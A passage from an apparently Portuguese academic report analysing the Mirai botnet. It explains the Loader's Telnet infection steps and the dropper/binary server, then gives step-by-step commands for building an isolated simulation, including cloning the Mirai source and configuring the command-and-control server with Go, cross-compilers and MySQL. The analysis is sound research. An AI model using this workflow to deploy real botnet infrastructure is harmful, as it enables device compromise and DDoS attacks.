O Servidor *Loader* é o servidor responsável pela automatização do processo de infecção de dispositivos vulneráveis. Os dados repassados para saída padrão de uma máquina pelo Servidor *ScanListen* tem o propósito de serem consumidos pelo Servidor *Loader*, para que este, munido do código que o permite fazer isto, seja capaz de invadir novamente os dispositivos vulneráveis e transformá-los em *bots*. O *loader*, como aqui chamaremos este servidor, é de fato uma ferramenta que tem o propósito único de aplicar sobre o sistema do *malware* como um todo a automatização do processo de infecção. Isto porque temos que ainda seria possível infectar *bots* sem ele. Porém, se este fosse o caso, temos que seria necessário realizar tal tarefa de forma manual, e, considerando a taxa real de crescimento verificada para a rede *botnet* Mirai e dadas todas as *threads* dos vários *bots* que varrem a rede, é possível confirmar que isso não seria algo simples de se fazer. Por este motivo é que o *loader* se faz útil. O código associado a ester servidor está escrito na linguagem C.

- `main.c`: este arquivo é o arquivo que, mais uma vez, possui a função que inicializa o programa como um todo, a função `main`. Dentro de `main` temos que, como primeira operação relevante, diversos arquivos executáveis são recuperados e têm seu conteúdo armazenado em memória, após a chamada de uma das funções implementadas em `binary.c`. Estes arquivos são arquivos que contém código executável que

implementa a mesma funcionalidade que o programa *Wget*. Mais sobre estes arquivos será detalhado na seção que segue esta. Depois desta recuperação, temos que as *threads* que serão responsáveis por tratar de infecções de dispositivos vulneráveis são criadas, e valores cruciais para a sua correta execução são inicializados. Como última operação, temos que um laço é iniciado de forma a nunca parar de executar. Este laço recupera dados na entrada padrão e envia tais dados para outros módulos, para que eles possam ser corretamente interpretados e utilizados, caso possuam o formato correto.

- `includes.h`: possui a definição de macros e a declaração de variáveis que são utilizados por outros módulos do código. Neste arquivo é que encontramos as definições de `TOKEN_QUERY` e `TOKEN_RESPONSE`, dois valores utilizados extensivamente pelo *loader* para que dados por ele recebidos quando se comunicando com o dispositivo a ser infectado sejam corretamente consumidos.

- `util.c`/`util.h`: como os arquivos de mesmo nome em `/mirai/bot` (referenciar seção 3.1.3), temos que o código aqui presente contém funções que realizam operações auxiliares, como o tratamento de *buffers* de *bytes*, a criação de *sockets*, o envio de mensagens por meio destes, e a conversão de sequências de valores hexadecimais para formato ASCII.

- `binary.c`/`binary.h`: contém as funções responsáveis por encontrar, recuperar e armazenar em uma estrutura local os arquivos que contém código executável responsável por implementar as mesmas funcionalidades do programa *Wget*.

- `telnet_info.c`/`telnet_info.h`: contém as funções e estruturas de dados a elas associadas que são responsáveis por realizar o *parsing* da entrada sendo consumida pelo Servidor *Loader* em `main`. Os dados processados aqui são armazenados em variáveis que representam o seu verdadeiro formato como, por exemplo, endereços IP, que, antes em formato *string*, são convertidos para um inteiro de 4 *bytes*. Este novo armazenamento permite que outros módulos do *loader* utilizem os dados para realizar outras tarefas essenciais.

- `server.c`/`server.h`: semelhantemente ao código implementado em `/mirai/bot/scanner.c` (mais sobre este código pode ser lido na seção 3.1.3), temos que esta parte do código *loader* é a que se responsabiliza por de fato invadir e infectar o *bot*. O código presente aqui, porém, é muito mais extenso do que aquele implementado em `/mirai/bot/scanner.c`, pois o processo de infecção involve muito mais do que apenas descobrir um nome de usuário e uma senha. Já em posse destes dados, as funções aqui implementadas seguem uma sequência de estados que definem as

seguintes etapas para um processo de invasão e infecção: acesso ao dispositivo como usuário administrador, utilizando as credenciais enviadas por um *bot* para o Servidor *ScanListen*; ativação do *shell* `sh`, para que possam ser a executados comandos a serem processados pelo sistema operacional do alvo; descoberta de diretórios deste que possuem permissões de escrita; criação de um arquivo com todas as permissões liberadas neste diretório; identificação da arquitetura de *hardware* do dispositivo alvo; utilização do programa *Wget*, ou de um cliente TFTP, ou do código executável recuperado e armazenado localmente pelas funções de `binary.c`, para que possa ser realizada a comunicação com um servidor remoto e recuperarado outro arquivo executável compilado para a arquitetura em questão; passagem do conteúdo do arquivo recuperado remotamente para o arquivo criado localmente; e, finalmente, execução deste arquivo. Perceba o que está acontecendo com esta sequência de passos: o servidor *loader* acessa o dispositivo e cria nele um arquivo que, após ser configurado corretamente, é executado. Ele nada mais está fazendo do que recuperando o código executável de um *bot*, armazenado remotamente, e forçando este a ser executado por um dispositivo alvo, transformando-o assim em um novo *bot*. Assim se completa mais um ciclo do processo de expansão da rede *botnet*. Vale mencionar que, como no caso de `scanner.c`, temos que existe um laço sendo executado para garantir que a falta de consumo e processamento de dados em uma única iteração cause o fim do processo de infecção. Existem certas respostas a comandos *shell*, enviados do *loader* para o alvo, que são extensas e exigem que mais de uma leitura do conteúdo no *socket* da conexão seja feita para que elas possam ser completamente tratadas. O código, porém, mostra que este laço não precisa executar incessantemente, a demora de processamento ou a falta de resposta por parte do correspondente encerrando o processo e infecção precipitadamente caso necessário. Encontra-se aí uma possível vulnerabilidade do próprio código do *malware*, que pode vir a encerrar uma conexão tendo criado arquivos no alvo e não os tendo removido, o que faz com que ele deixe ali a marca de sua invasão.

- `connection.c`/`connection.h`: o código presente neste arquivo é um código que complementa aquele presente em `server.c` e `server.h`. Enquanto nas funções de `server.c` temos o envio de comandos para o alvo, nas funções de `connection.c` temos o consumo dos dados enviados como resposta para tal comando. Portanto, temos que `server.c` chama as funções de `connection.c` constantemente, cada vez que um novo estado do processo de infecção se inicia. Os dois módulos coordenam um com o outro por meio da utilização das *strings* `TOKEN_QUERY` e `TOKEN_RESPONSE`. A primeira contém um comando *shell*, que, quando utilizado em qualquer *shell* que reconhece o programa *Busybox*, gera uma resposta de erro característica. A segunda

string é justamente esta resposta. Toda vez que `server.c` envia uma sequência de comandos para o alvo vulnerável, ele encerra esta sequência enviando o valor `TOKEN_QUERY`. Desta forma, as funções de `connection.c`, ao consumirem os dados, são capazes de identificar quando que a resposta para o comando sendo processado por elas naquele instante se encerra. Assim, dados a mais recuperados do *socket* não são incorretamente descartados e dados que precisam ser processados não são considerados incorretamente pelas funções. Este "trabalho em grupo"realizado pelas funções de `server.c` e `connection.c` é uma das características mais marcantes do processo de infecção do *malware* Mirai.

3.1.6 O diretório `/dlr` e o Servidor de Binários

Foi possível perceber, com base nas descrições feitas acima, que o sistema do *malware* não precisa de mais nenhuma entidade associada a um código executável para funcionar. Porém, foi feita menção de dois elementos do *malware*, em descrições anteriores, que envolvem códigos fontes que são recuperados ou utilizados pelos outros hospedeiros que fazem parte do sistema. O Servidor *Loader* recupera arquivos contendo código executável que realizam a mesma função que um programa *Wget*. Os *bots*, por sua vez, quando ainda são apenas dispositivos vulneráveis, instantes antes de serem incorporados à rede, são forçados a recuperar de um servidor, até este ponto desconhecido, o arquivo executável que ele próprio deve executar. Quem são estas outras componentes do sistema e onde, no código original do *malware*, encontram-se os arquivos associados à elas?

O diretório `/dlr` é um dos diretórios que contém as respostas que procuramos. Como mencionado anteriormente, existe apenas um arquivo de código fonte neste diretório, juntamente com um *script* que compila este código fonte. A implementação sendo feita por este código fonte é exatamente a mesma sendo feita pelo arquivo `wget.c`, descrito na seção referente ao diretório `/mirai/tools` (seção 3.1.4). O *script* presente no diretório compila este código para diversas arquiteturas, e a ideia é que o resultado de tal compilação seja armazenado em `/loader/bins`. Quando o *loader* está realizando suas tarefas, temos que os arquivos executáveis deste diretório é que são recuperados pelas funções de `binary.c` e são armazenados localmente. Se o *loader* não consegue recuperar o arquivo de um *bot* no servidor remoto por meio da execução de um programa *Wget* ou de um cliente TFTP no seu alvo, temos que ele cria um arquivo neste alvo para poder transferir para ele um código menor, que pode ser rapidamente copiado para o arquivo criado e imediatamente executado para recuperar o executável maior que é o código do *bot*. Assim, mesmo que o alvo não coopere, dado que não podemos assumir nada sobre as aplicações nele presente, o *loader* tem a garantia que ele irá conseguir recuperar os arquivos necessários para encerrar a infecção em questão.

Quanto a este misterioso servidor que contém o código executável de um *bot*, temos que os arquivos que compõem o *malware* não fazem menção direta a ele, mas ele precisa existir. O código de um *bot* é muito grande para ser transferido para este via uma conexão *Telnet*. Além disso, é inviável para o *loader* manter em memória as diversas versões executáveis (para diferentes arquiteturas) do código de um *bot*. Inserir no sistema um servidor HTTP que se responsabiliza por armazenar estes códigos é a solução mais limpa e direta possível. Conhecendo o endereço IP deste servidor, o *loader* pode forçar um alvo a baixar o arquivo que ele deseja, contanto que ele tenha as permissões necessárias para realizar tal tarefa neste alvo.

3.2 Preparação e execução do ambiente de simulação

A próxima etapa no processo de compreensão do funcionamento do *malware* Mirai consistiu da realização de uma simulação deste *malware*. Esta simulação poderia ter sido considerada uma execução em ambiente controlado, não estivesse tal execução sendo feita em uma rede que não a *Internet*. Por este motivo, durante a realização do trabalho foi utilizado o termo "simulação do *malware*" ao invés de "execução do *malware*". Deve-se ressaltar que, como se desejava avaliar os aspectos funcionais do Mirai, tal execução controlada e segregada não perde em generalidade e gera resultados e conclusões válidos.

Para realizar, portanto, esta dita simulação foi necessário criar e configurar um ambiente virtual que permitisse a construção de um sistema semelhante àquele apresentado nas seções 2.1.1 e 3.1. A escolha de simular todas as partes do sistema Mirai utilizando apenas o ambiente virtual foi feita por algumas razões específicas. A primeira delas era a que não seria possível incorporar um dispositivo IoT externo à rede interna que estava sendo criada para a instalação do sistema do *malware*, e realizar uma simulação em uma rede que não possuía estas características era algo muito perigoso que poderia resultar no propagação não intencional de outra variante do *malware* Mirai na rede. O segundo motivo por detrás desta escolha encontra-se no fato de que o objetivo principal deste projeto era o de analisar o código do *malware* de forma estática e de forma dinâmica, e não verificar a sua eficiência em relação a infecção ou utilização de dispositivos IoT. Por mais que certas partes do trabalho tenham de fato envolvido questionamentos referentes à interação entre o código e estes tipos de dispositivo, a avaliação principal feita em todos os momentos encontra-se no código fonte e no comportamento que ele força o *malware* (e o seu sistema como um todo) a ter. Por este motivo, a utilização de uma máquina virtual para representar os *bots* do sistema Mirai não prejudicou a análise sendo aqui feita.

O *software VirtualBox*, versão 5.2.8, foi utilizado como meio de criação do ambiente de simulação (mais sobre este *software* pode ser lido na seção 2.2.1). Ele foi instalado sobre

uma máquina que possui as seguintes características: processador de 64 *bits*, 12Gb de memória RAM, HD com capacidade de 800Gb. O sistema operacional executando nesta mesma máquina era um *Linux Manjaro*, versão 17.1. No ambiente virtual criado foram incluídas 6 máquinas, cada uma responsável por exercer determinada função no produto final, a simulação. A Figura 3.2 apresenta a forma como tais máquinas foram utilizadas para se adequar ao sistema do *malware* Mirai. Tal organização e adequação a ele foi o que permitiu a realização da simulação.

Como já mencionado previamente, para evitar que qualquer tipo de código malicioso se propagasse de forma indesejada pela rede, todas as máquinas criadas foram incluídas em uma rede interna (referenciar seção 2.2.1 para mais informações de como este tipo de rede funciona no *software VirtualBox*).

3.2.1 Criação e configuração de máquinas

A instalação do software *VirtualBox* e a criação de uma rede interna apresentam apenas as etapas iniciais no processo que foi a realização da simulação do Mirai. Feito isso, foi necessário criar e configurar cada máquina individualmente, de acordo com a função que ela iria realizar no sistema como um todo. Portanto, a partir deste ponto, será descrito em mais detalhes o processo realizado durante a criação e configuração de cada máquina incluída no ambiente de simulação.

O Servidor de Comando e Controle (CnC)

Como já mencionado nas seções 2.1.1 e 3.1.2, o Servidor de Comando e Controle é um servidor que realiza 3 funções cruciais no sistema Mirai: ele mantém registro dos *bots* já infectados e que passam a pertencer à rede *botnet* do *malware* Mirai; ele oferece o serviço de Distributed Denial of Service (DDoS) *for hire* para usuários que estiverem dispostos a pagar por isso; e, finalmente, ele envia para os *bots* comandos de ataques que devem ser por eles lançados em um determinado alvo. Perceba que o Servidor de Comando e Controle é um servidor que lida com muitos clientes. Estes clientes podem ser usuários procurando um serviço ou *bots* reportando-se. Independente, temos que este servidor precisa ser robusto para ser capaz de processar todos os pacotes que ele vai receber e todos os dados que ele vai ter que analisar ao abrir tais pacotes. Considerando a estimativa feita para o próprio Mirai, temos que este servidor, quando executando de verdade na rede, teve que lidar com mais de 300 mil conexões, dado que haviam mais de 300 mil *bots* conectados à rede *botnet* [7]. Para o nosso ambiente de simulação, não foi necessário criar um que servidor fosse tão robusto, dado que teríamos no máximo 2 *bots* executando na rede interna. Porém, tendo tal robustez em mente, e sendo esta a primeira



Figura 3.2: Diagrama representante do ambiente virtual criado para que se pudesse realizar a simulação do *malware* Mirai. Cada retângulo individual representa uma máquina. Servidores pertencentes a um mesmo grupo (estão dentro de um mesmo retângulo) são servidores que, apesar de distintos, executam em uma mesma máquina virtual. O maior retângulo, que engloba todos os outros, existe na imagem para representar o fato de que todas as máquinas da simulação são máquinas virtuais executando dentro de uma máquina real.

máquina criada, sua quantidade de memória foi definida como sendo maior do que a das outras máquinas envolvidas. As características da máquina criada para hospedar o Servidor de Comando e Controle são as que seguem:

- Processador de 64 *bits*;
- 4096Mb de memória RAM;
- HD virtual de tamanho de 20Gb (tamanho real de $4,52$Gb, de acordo com o *VirtualBox*);
- e sistema operacional *Ubuntu Server 16.04 LTS* instalado juntamente com um servidor *OpenSSH*.

Criada e formatada a máquina de acordo com as características acima, temos que o próximo passo foi prepará-la para executar o código: aquele associado ao Servidor de Comando e Controle (mais sobre este código pode ser encontrado na seção 3.1.2). Para tal, foi necessário permitir a conexão desta máquina com a *Internet*. Temos, portanto, que em um momento inicial, esta máquina não foi incluída na rede interna criada para a simulação. Para as etapas de configuração que seguem, temos que a máquina executou em uma rede NAT, onde o seu hospedeiro agia como *gateway* e servidor DHCP desta rede (referenciar seção 2.2.1 para mais informações sobre esta configuração de rede no ambiente virtual em questão).

Como a simulação estava sendo feita pela primeira vez, foi necessário pesquisar na rede como este servidor deveria ser configurado para executar corretamente e de forma coerente com o código do *malware*. Foi encontrado um *tutorial*, criado pelo autor conhecido apenas por Jihadi4Potus [41], de como configurar servidores para realizar a correta execução do *malware*. Este *tutorial* não inclui todas as operações que devem ser realizadas, além de apresentar diversos erros. Portanto, mesmo ele sendo utilizado como base para a configuração do Servidor de Comando e Controle, ele não foi seguido perfeitamente. Os passos realizados para configurar corretamente o Servidor de Comando e Controle foram os seguintes:

1. Um programa *shell* foi inicializado e o comando a seguir foi utilizado para instalar programas que seriam utilizados durante a configuração: `sudo apt-get install gcc electric-fence git -y`. No *tutorial* utilizado como referência para este processo [41], temos que o pacote `golang`, que contém o tradutor para códigos escritos na linguagem *Golang*, também é instalado neste passo. Esta instalação, porém, não foi realizada aqui pois a versão *Golang* instalada pelo gerenciador de pacotes do sistema *Ubuntu* não é a versão correta para a tradução do código que deve ser

executado no servidor (lembrando que o código que implementa as tarefas a serem realizadas pelo Servidor de Comando e Controle está escrito na linguagem *Golang*. É por isso que a instalação deste tradutor é crucial). A versão instalada por padrão é a versão 1.6 [42]. Esta versão não funciona corretamente com bibliotecas adicionais que a implementação do comando e controle do Mirai exigem. Por este motivo, temos que o tradutor *Golang* não foi instalado aqui.

2. Como segundo passo da configuração do Servidor de Comando e Controle, temos que o Sistema Gerenciador de Banco de Dados *MySQL* foi instalado a partir da utilização do seguinte comando em um *shell*: `apt-get install mysql-server mysql-client -y`. A instalação deste SGBD é necessária pois muitos dos dados referenciados pelo Servidor de Comando e Controle ficam armazenados em um banco de dados. Um usuário que tenta requisitar um ataque, por exemplo, só pode fazê-lo se ele estiver cadastrado na rede *botnet*. As informações de tal cadastro ficam armazenadas no banco a ser gerenciado pelo *MySQL*. Durante a instalação destes pacotes, serão requisitadas informações do usuário, como o nome do usuário administrador dos bancos de dados a serem gerenciados e o endereço do servidor que irá conter o banco. O nome de usuário e a senha de administrador foram definidos com valores quaisquer, e o endereço IP do servidor foi definido como sendo aquele associado à interface de *loopback* (também conhecido como *localhost*). Isso foi feito pois, no sistema que se planejava construir, pretendia-se ter o banco de dados a ser consultado pelo servidor e o próprio servidor executando em uma mesma máquina.

3. Seguindo a instalação do *MySQL*, temos que foi recuperado o código fonte do *malware* que se encontra disponível da rede, a partir da execução do comando `git clone`. É necessário que o comando seja este pois o código ao qual temos acesso encontra-se no repositório de um usuário do sistema *GitHub*, e esta é a forma de recuperar arquivos de um repositório deste tipo por meio de um comando shell [43]. O comando, completo, portanto, é o seguinte: `git clone https://github.com/jgamblin/Mirai-Source-Code` [4]. Onde o argumento final do comando nada mais é do que a URI do repositório onde se encontra o código do *malware*. Este comando foi executado no diretório `/root` da máquina em questão. Vale mencionar que todas as operações realizadas para configurar o Servidor de Comando e Controle foram executadas por um usuário administrador. Por isso o diretório escolhido para armazenar o código foi o diretório considerado padrão para um usuário administrador no sistema *Ubuntu* [44]. A pasta, portanto, criada neste diretório, é uma pasta que tem como dono o usuário `root`.

4. Recuperado o código fonte do *malware* Mirai, temos que o tradutor *Golang* finalmente foi instalado. Para realizar tal instalação, foram executados os seguintes comandos em um *shell*:

   (a) `wget https://storage.googleapis.com/golang/go1.8.linux-amd64.tar.gz`

   Tal comando é uma chamada ao programa *Wget*, que utiliza do protocolo Hyper Text Transfer Protocol (HTTP) para recuperar arquivos em um servidor. O arquivo comprimido que aqui é recuperado contém a versão compactada dos arquivos associados à versão 1.8 do tradutor *Golang* [45]. O comando em questão teve que ser executado no diretório onde se desejava que o arquivo fosse armazenado assim que recuperado. Para o nosso caso, temos que mais uma vez este diretório foi o diretório `/root`.

   (b) `mkdir golang`

   Depois de recuperar os arquivos necessários, um novo diretório, dentro do diretório `/root`, foi criado. A intenção de tal criação era ter uma pasta onde os arquivos associados ao tradutor ficariam armazenados. Qualquer diretório poderia ter sido escolhido, mas, para a configuração feita neste caso, o diretório `/root`, onde se encontravam os outros arquivos e diretórios necessários para a realização da simulação, foi definido como sendo o diretório alvo para os arquivos *Golang*.

   (c) `tar -zxvf go1.8.linux-amd64.tar.gz -C /root/golang/`

   Criado o diretório alvo para armazenar os arquivos do tradutor, foi necessário descompactar o arquivo comprimido recuperado com o auxílio do comando `tar`. Tal comando descomprime o pacote de arquivos ao mesmo tempo que armazena tais arquivos no diretório que é o último argumento do comando [46].

   (d) Como última operação a ser realizada durante a instalação do tradutor *Golang*, foi necessário definir os valores das variáveis de ambiente verificadas pelo sistema quando qualquer comando do tipo `go` fosse executado na máquina, a partir daquele ponto. As variáveis de ambiente podem ser inicializadas juntamente com *shell* [47] se a máquina for configurada para tal, então, foram consideradas duas opções: sempre que o sistema fosse inicializado, seriam executados os comandos necessários para definir o valor de tais variáveis ou, seria alterado o arquivo `.bashrc` e incluído nele os comandos necessários para que pudesse ocorrer a inicialização automática das variáveis em questão. Lembrando que o arquivo `.bashrc` é o arquivo referenciado por um *shell* sempre que uma de suas

sessões é iniciada [48]. Desta forma, temos que todos os comandos presentes neste arquivo são executados quando um novo *shell* é aberto [48]. No diretório `/root`, o diretório que foi definido como sendo o ambiente de trabalho para esta simulação, nem sempre é possível encontrar o arquivo `.bashrc`. Por este motivo, quando a segunda opção foi escolhida é que o seguinte comando teve de ser executado antes de o arquivo ser modificado: `cp /etc/skel/.bashrc /root`. Este comando, que recupera um arquivo `.bashrc` já configurado [48], inseriu uma cópia deste no diretório de trabalho definido para a simulação. Feito isso, foram adicionadas as seguintes linhas ao final do arquivo: `export GOROOT=/root/golang/go` e `export PATH=$PATH:$GOROOT/bin`. A primeira linha adicionada está informando que a variável de ambiente `GOROOT` deve ser definida como sendo o diretório que irá conter todos os arquivos associados ao tradutor *Golang*. Estes arquivos estavam presentes no diretório `/go`, que passou a existir no diretório `/golang` após a realização do passo (c). É esta, portanto, uma variável que indica o diretório raiz onde se encontram todos os arquivos associados ao tradutor *Golang*. Já o segundo comando é o comando que define que o diretório contendo o programa executável do tradutor *Golang* deve ser incluído na lista de diretórios associados à variável de ambiente `PATH`. Esta variável é responsável por armazenar o caminho de códigos executáveis no sistema *Linux* em questão [49]. Sua adição no arquivo, portanto, foi o que permitiu a utilização do comando `go` no *shell* sem que ocorressem erros ou desencontros. Após a atualização do arquivo, a máquina foi reinicializada para que as alterações fossem corretamente consideradas pelo *shell* principal sendo executado no sistema e sendo utilizado durante as instalações e configurações.

(e) `go version`

A execução do comando acima serviu para verificar se as modificações incluídas no arquivo `.bashrc` estavam sendo processadas corretamente. Esperava-se que a resposta à execução de tal comando fosse ser a impressão, na tela, de uma *string* informando que a versão do tradutor *Golang* instalada no sistema era a versão 1.8, que foi o que de fato ocorreu.

5. O próximo passo foi a instalação dos compiladores cruzados, ou *cross-compilers*, de código escrito em linguagem C. O leitor pode se perguntar qual foi a utilidade de se instalar tais compiladores no Servidor de Comando e Controle, dado que o único código que ele precisava executar está escrito na linguagem *Golang*, e o tradutor para esta já havia sido instalado. A resposta para tal questionamento é que, de fato, não era necessário instalar tais compiladores aqui. Porém, alguma máquina precisava ser utilizada para compilar o código dos *bots* para as diversas arquiteturas, além de

ser utilizada para compilar o código do *bot* que iria agir como primeiro agente da rede *botnet* Mirai. Isso poderia ter sido feito no Servidor de Binários ou na própria máquina onde iria ser executado o primeiro *bot*. Porém, como muitos dos outros programas necessários já estavam instalados na máquina aqui sendo referenciada, optou-se por utilizá-la também como meio de gerar o código executável de *bots* para as diversas arquiteturas.

6. Para instalar os *cross-compilers*, mais uma vez foi necessário utilizar o programa *Wget* para recuperar pacotes comprimidos contendo os arquivos necessários para a execução dos compiladores. Como o código do *malware* Mirai é feito para executar em diversas arquiteturas, temos que arquivos de diversos compiladores, um para cada arquitetura considerada, tiveram que ser recuperados. Para tal, foi necessário executar os seguintes comandos em um *shell*:

```
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv4l.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv5l.tar.bz2
wget http://distro.ibiblio.org/slitaz/sources/packages/c/cross-compiler-armv6l.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-i586.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-i686.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-m68k.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mips.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mipsel.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-powerpc.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sh4.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sparc.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-x86_64.tar.bz2
```

O comando `wget`, em todos os casos, foi executado dentro de um novo diretório criado dentro do diretório `/etc`, a criação deste novo diretório e o acesso a ele sendo realizados a partir da execução dos seguintes comandos em um *shell*: `cd /etc; mkdir xcompile; cd xcompile`. Isso foi feito pois este era o diretório onde desejava-se armazenar o código executável de cada compilador. Já sendo recuperados os arquivos comprimidos no diretório onde será o destino final dos compiladores, evitamos ter que ficar movendo estes por entre diretórios após a sua recuperação.

Como ocorrido na etapa 4(c), temos que aqui os arquivos recuperados também precisavam ser descompactados. Todos foram então movidos individualmente para um novo diretório dentro de `/xcompile` que tinha nome correspondente ao compilador ao qual eles deveriam ser associados. Por exemplo, o arquivo compactado associado à arquitetura Microprocessor without interlocked pipeline stages (MIPS), ao ter seu conteúdo extraído, criou em `/xcompile` o diretório `cross-compiler-mips`. Os arquivos dentro deste diretório é que são utilizados como compilador, e, apenas por desejo de criar um nome mais simples para ele, temos que o comando `mv cross-compiler-mips mips` foi utilizado para que tais arquivos passassem a se encontrar dentro de `/etc/xcompile/mips` ao invés de se encontrarem dentro de `/etc/xcompile/cross-compiler-mips`.

Criados os diretórios para cada *cross-compiler*, temos que mais uma vez o arquivo `.bashrc` teve que ser editado. Isso porque era necessário, mais uma vez, atualizar a variável de ambiente `PATH` para que o sistema soubesse onde encontrar o arquivo executável dos compiladores recém-incluídos na máquina. Para cada um dos compiladores, portanto, um comando foi adicionado à `.bashrc`. Pegando mais uma vez o compilador da arquitetura MIPS como exemplo, temos que o comando adicionado foi: `export PATH=$PATH:/etc/xcompile/mips/bin`, pois este é o diretório onde se encontra o arquivo executável do compilador C para arquitetura MIPS.

7. Como próximo passo de configuração, foram recuperadas as bibliotecas *Golang* adicionais que o código do Mirai utiliza em sua implementação [50] [51]. Para recuperar tais bibliotecas foi necessário utilizar um comando do tipo `go get`. Por este motivo que tal recuperação só pode ser feita após a realização dos passos anteriores a este (onde foi realizada a instalação e configuração correta do *Golang*). As linhas que seguem apresentam os comandos que foram executados no *shell* do servidor, o diretório corrente quando tal execução foi feita sendo o diretório `/root`:

```
go get github.com/go-sql-driver/mysql
```

```
go get github.com/mattn/go-shellwords
```

8. Quando o sistema gerenciador de banco de dados *MySQL* foi instalado, foram configurados um usuário e uma senha padrão de administrador. A partir do comando `mysql -u root -p`, a tal usuário foi permitido acesso ao sistema *MySQL*. Feito o acesso, foi criada uma nova base de dados a partir da utilização do seguinte comando `create database mirai;`. O novo banco de dados foi então acessado a partir da execução de `use mirai;`. Esta base de dados recém-criada é que seria utilizada pelo Servidor de Comando e Controle para armazenar dados para ele relevantes. Por este motivo, foi necessário criar tabelas que estivessem de acordo com o código implementado para este servidor pelo criador do *malware*. Tal criação foi feita a partir da utilização dos seguintes comandos na interface *MySQL* [41]:

```
CREATE TABLE ‘history‘ (
  ‘id‘ int(10) unsigned NOT NULL AUTO_INCREMENT,
  ‘user_id‘ int(10) unsigned NOT NULL,
  ‘time_sent‘ int(10) unsigned NOT NULL,
